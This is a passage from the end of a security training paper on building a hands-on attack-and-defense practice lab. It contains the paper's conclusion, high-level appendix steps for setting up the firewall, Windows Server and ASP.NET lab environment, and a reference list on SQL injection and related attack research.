Further practice reconnaissance, scanning, exploitation, keeping access and covering tracks will be doable. In addition to offensive skills the reader might want to practice defensive skills. When the attacker launches a specific technique how does it look like? Which opportunities does it bring from a defender to identify and detect it from the network or database level? How does it look at the operating system level. How would the reader be able to better prepare, identify, contain, eradicate and recover from each one of these and other attack scenarios. Could the correlation between the logs from the DNS server and Database server be used to detect such incident? Which IDS signatures would be needed to detect this kind of traffic? This and other suggestions have been also encouraged throughout the previous chapters.

It's this never ending cat and mice game which makes our industry a very interesting place to be at. Like when playing a game, It involves defenders trying to build a secure system, then how to innovate, progress and take it to the next level by circumvent those measures using different tools and techniques. Then the defender improves the system and so on. This healthy competition between the attacker and the defender will make us smarter and better at security. As Jon Erickson mention on his book "The net result of this interaction is positive, as it produces smarter people,

improved security, more stable software, inventive problem-solving techniques, and even a new economy".

7. Conclusion

Although there are plenty of books and open source information that describe the methods and techniques demonstrated, the environment was built from scratch. The tools and tactics used are not new. However, they are relevant and used in today's attacks. Likewise, the reader can learn, practice and look behind the scenes to better know them and the impact they have.

The main goal was to demonstrate that hand's on training is a very valuable and cost efficient training delivery method that allows a better practical understanding on security. This method has advantages to build up your skills – not only from an incident handling and hacking techniques perspective but also from a forensics perspective. One can practice and improve their ability to determine past actions which have taken place and understand all kinds of artifacts which occur within the outlined scenarios. For instance, one could simulate an actual forensic investigation! On the other hand, from an Intrusion Analyst's perspective the reader can capture the full contents of the network packets during the exercises and work on mastering his TCP/IP and intrusion detection techniques. In addition to that, the data set can be also feed to intrusion detection devices in order to measure how effective will they be in detecting the attacks.

Practice these kind of skills, share your experiences, get feedback, repeat the practice, grow to be proficient, improve your performance and become fluent.

8. Appendix A

Below are the high level steps that describe how to create the environment:

1. Install the host operating system e.g. Windows 7 PRO 64bits.
2. Install VMware Workstation 8.

3. Configure VMnets using Virtual Network Editor.
4. Install and configure the Checkpoint Management Station R70 in VMnet4.
5. Install Windows OS and Checkpoint Smart Tools in VMnet4.
6. Install Checkpoint Firewall R70.
7. Configure the Firewall with 4 interfaces.
8. Configure routing and define the firewall rules.
9. Test the connectivity among the different subnets.

9. Appendix B

Below are the high level steps needed to create the first Windows Server 2008.

- Install and configure Windows Server 2008.
- Install VMware Tools.
- Execute Sysprep.
- Shutdown and compress to a golden image.
- Start the new system and activate it (or use a trial).
- Assign the VM network adapter to a custom specific network e.g. VMnet3
- Assign a static IP address, DNS and default gateway in the desired range.
- Ping the default gateway.
- Run dcpromo to install Active Directory Domain Services.
- Choose to install DNS Server and Create a new Domain in a new Forest e.g. ville.com.
- Create a VM snapshot.

10. Appendix C

Below are the high level steps needed to do install the Windows Server 2008.

- Deploy Windows Server 2008 from previous golden image.
- Start the new system, define the hostname, admin password and activate it.
- Assign the VM network adapter to a custom specific network e.g. Vmnet3.
- Assign a static IP address, DNS and default gateway in the desired range.
- Ping the default gateway.
- Join the system to the Domain.
- Create a VM snapshot.

Next the high level steps to create the web stack by following the Build Your Own ASP.NET 4 Web Site Using C# & VB book (Posey, Barnett & Darie, 2011).

- Install IIS 7.x with ASP.NET application development support.
- Install Visual Studio 2010 Web Express Edition.
- Install .NET 3.5 SP1.
- Install KB942288.
- Install SQL Server 2008 Express R2.
- Build the ASP.NET application.

11. References

Adair, S., & Moran, N. (2012, 05 12). [Web log message]. Retrieved from http://blog.shadowserver.org/2012/05/15/cyber-espionage-strategic-web-compromises-trusted-websites-serving-dangerous-results

Analysis, X. (2008). *Asprox trojan and banner82.com* . Retrieved from http://xanalysis.blogspot.ch/2008/05/asprox-trojan-and-banner82com.htm

Andress, J., & Winterfeld, S. (2013). *Cyber warfare, 2nd edition*. Syngress.

Anley, C. (2002). *Advanced sql injection in sql server applications* . Retrieved from https://sparrow.ece.cmu.edu/group/731-s11/readings/anley-sql-inj.pdf

Anley, C. (2002, 06). *(more) advanced sql injection*. Retrieved from http://www.northernfortress.net/more_advanced_sql_injection.pdf

Ballenstedt, B. (2012, 08 12). *Dhs seeks cyber fellows*. Retrieved from http://www.nextgov.com/cio-briefing/wired-workplace/2012/11/dhs-seeks-cyber-fellows/59197/?oref=ng-voicestop

Borgaonkar, R. (2010). *An analysis of the asprox botnet*. Manuscript submitted for publication, .

Cerrudo, C. (2008, 5 17). *Token kidnapping*. Retrieved from www.argeniss.com/research/TokenKidnapping.pdf

Clarke, J. (2012). *Sql injection attacks and defense, 2nd edition*. Syngress.

Dembour, O. (n.d.). *dns2tcpc - a tunneling tool that encapsulate tcp traffic over dns*. Retrieved from http://manpages.ubuntu.com/manpages/raring/man1/dns2tcpc.1.html

Engebretson, P. (2013). *the basics of hacking and penetration testing, 2nd edition*. Syngress.

Erickson, J. (2008). *Hacking: The art of exploitation, 2nd edition*. No Starch Press.

Finkle, J. (2012, 10 31). *U.s. seeks patriotic computer geeks for help in cyber crisis*. Retrieved from http://www.reuters.com/article/2012/10/31/usa-cybersecurity-reserve-idUSL1E8LU4MZ20121031

Gregg, M. (2008). *Build your own security lab: A field guide for network testing*. John Wiley & Sons.

Hardikar, A. (2013, 06). *Penetration testing practice lab - vulnerable apps / systems*. Retrieved from http://www.amanhardikar.com/mindmaps/Practice.html

John, A., & Ken, B. (2004). *Creating a secure computer virus laboratory*. Manuscript submitted for publication EICAR 2004 Conference, Department of Computer Science, University of Calgary .

Johnson, K. (n.d.). Samurai Web Testing Framework. . Retrieved , from http://samurai.inguardians.com/#

Kindlund, D., Caselden, D., & Chen, X. (2014, 02). [Web log message]. Retrieved from http://www.fireeye.com/blog/uncategorized/2014/02/operation-snowman-deputydog-actor-compromises-us-veterans-of-foreign-wars-website.html

Koret, J. (2014, January 1). . . Retrieved , from http://www.slideshare.net/JoxeanKoret/breaking-av-software-33153490

Krebs, B. (2012, 10 15). *The scrap value of a hacked pc, revisited*. Retrieved from http://krebsonsecurity.com/2012/10/the-scrap-value-of-a-hacked-pc-revisited/).

Labbe, Keith, Rowe, Neil & Fulp, J.D. (2006). *A Methodology for Evaluation of Host Based Intrusion Prevention Systems and its Applications*, 2006 IEEE Information Assurance Workshop

Litchfield, D. (2005, March). *Sql injection and data mining trough inference*. Backhat europe 2005.

Litchfield, D., Anley, C., Heasman, J., & Grindlay, B. (2005). *The database hacker's handbook: Defending database servers*. John Wiley & Sons.

Mendrez, R. (2009). *Another round of asprox sql injection attacks*. Retrieved from http://labs.m86security.com/2010/06/another-round-of-asprox-sql-injection-attacks/

Microsoft. (2005, 12 04). *Windows server system reference architecture (wssra)*. Retrieved from http://www.microsoft.com/en-gb/download/confirmation.aspx?id=15777

Microsoft. (2012, 03 1). *Infrastructure planning and design guide series*. Retrieved from http://technet.microsoft.com/en-gb/solutionaccelerators/ee382254.aspx

Microsoft. (2013, 11 16). *Memory limits for windows releases*. Retrieved from http://msdn.microsoft.com/en-us/library/windows/desktop/aa366778(v=vs.85).aspx

Miller, J. (2012, 10 31). *Napolitano wants nsa-like hiring authority for dhs cyber workforce*. Retrieved from http://www.federalnewsradio.com/473/3101703/Napolitano-wants-NSA-like-hiring-authority-for-DHS-cyber-workforce

MS09-012. (n.d.). . Retrieved June 6, 2014, from https://technet.microsoft.com/en-us/library/security/ms09-012.aspx

Ormandy, T. (2012). *Sophail: A critical analysis of sophos antivirus*. Retrieved from http://lock.cmpxchg8b.com/Sophail.pdf

Ormandy, T. (2012). *Sophail: Applied attacks against sophos antivirus*. Retrieved from http://lock.cmpxchg8b.com/sophailv2.pdf

OWASP. (4, September 13). *Testing for sql injection (owasp-dv-005)*. Retrieved from https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)

Pelaez, M. (2008, 8 15). *Obfuscated sql injection attacks*. Retrieved from https://isc.sans.edu/diary/Obfuscated SQL Injection attacks/9397

Posey, T., Barnett, W., & Darie, C. (2011). *Build your own asp.net 4 web site using c# & VB, 4th edition.* SitePoint

Research, S. (2007). *Squeeza*. Retrieved from http://research.sensepost.com/tools/servers/squeeza

Rocha, L. (2012, Nov 23). Hands-on lab – ecommerce – part 1. Retrieved from http://countuponsecurity.com/2012/11/23/hands-on-lab-ecommerce-part-1/

Rocha, L. (2012, Jul 2). The path to the Golden Ticket. Retrieved from http://countuponsecurity.com/2014/07/02/the-path-to-the-golden-ticket/

Russinovich, M. (2009, 11 3). [Web log message]. Retrieved from http://blogs.technet.com/b/markrussinovich/archive/2009/11/03/3291024.aspx

Security, O. (n.d.). Kali Linux. . Retrieved , from http://www.offensive-security.com/community-projects/kali-linux/

Senate and House of Representatives of the United States of America in Congress, (2012). '*cybersecurity act of 2012* (S. 2105). Retrieved from website: http://www.gpo.gov/fdsys/pkg/BILLS-112s2105pcs/pdf/BILLS-112s2105pcs.pdf

Shin, Y., Myers, S., & Gupta, M. (2009). *A case study on asprox infection dynamics*. Manuscript submitted for publication, Computer Science Department, Indiana University, .

Skoudis, E. (2012). *Incident handling step-by step and computer crime investigation*. SANS Institute.

Skoudis, E. (2012, March). [Web log message]. Retrieved from https://blogs.sans.org/pen-testing/files/2012/03/Put-Your-Game-Face-On-1.11.pdf

Skoudis, E., & Liston, T. (2005). *Counter hack reloaded: A step-by-step guide to computer attacks and effective defenses, second edition*. Prentice Hall..

SQLmap.(n.d.) Retrieved from http://sqlmap.org/

SQLninja. (n.d.). *sqlninja*. Retrieved June 7, 2014, from http://sqlninja.sourceforge.net/

Stampar, M. (2009). *Data retrieval over dns in sql injection attacks*. (Master's thesis)Retrieved from http://arxiv.org/ftp/arxiv/papers/1303/1303.3047.pdf

Stuck, F. (2009). *An overview of a sql injection attack*. Retrieved from http://geek37.net/Portfolio_SQL_Injection_Presentation.html

Suby, M. (2013). *The 2013 (isc)2 global information security workforce study*. Retrieved from https://www.isc2cares.org/uploadedFiles/wwwisc2caresorg/Content/2013-ISC2-Global-Information-Security-Workforce-Study.pdf

TechNet, M. (2009, 06). *Step 1: Setting up the infrastructure.* Retrieved from http://technet.microsoft.com/en-us/library/dd883274(v=ws.10).aspx

Tipton, W. Hord, "Preface" Preface (2010). Official (isc)2 guide to the issap cbk. Auerbach Publications.

TrueSec. (n.d.). *gsecdump v2.0b5*. Retrieved from https://www.truesec.se/sakerhet/verktyg/saakerhet/gsecdump_v2.0b5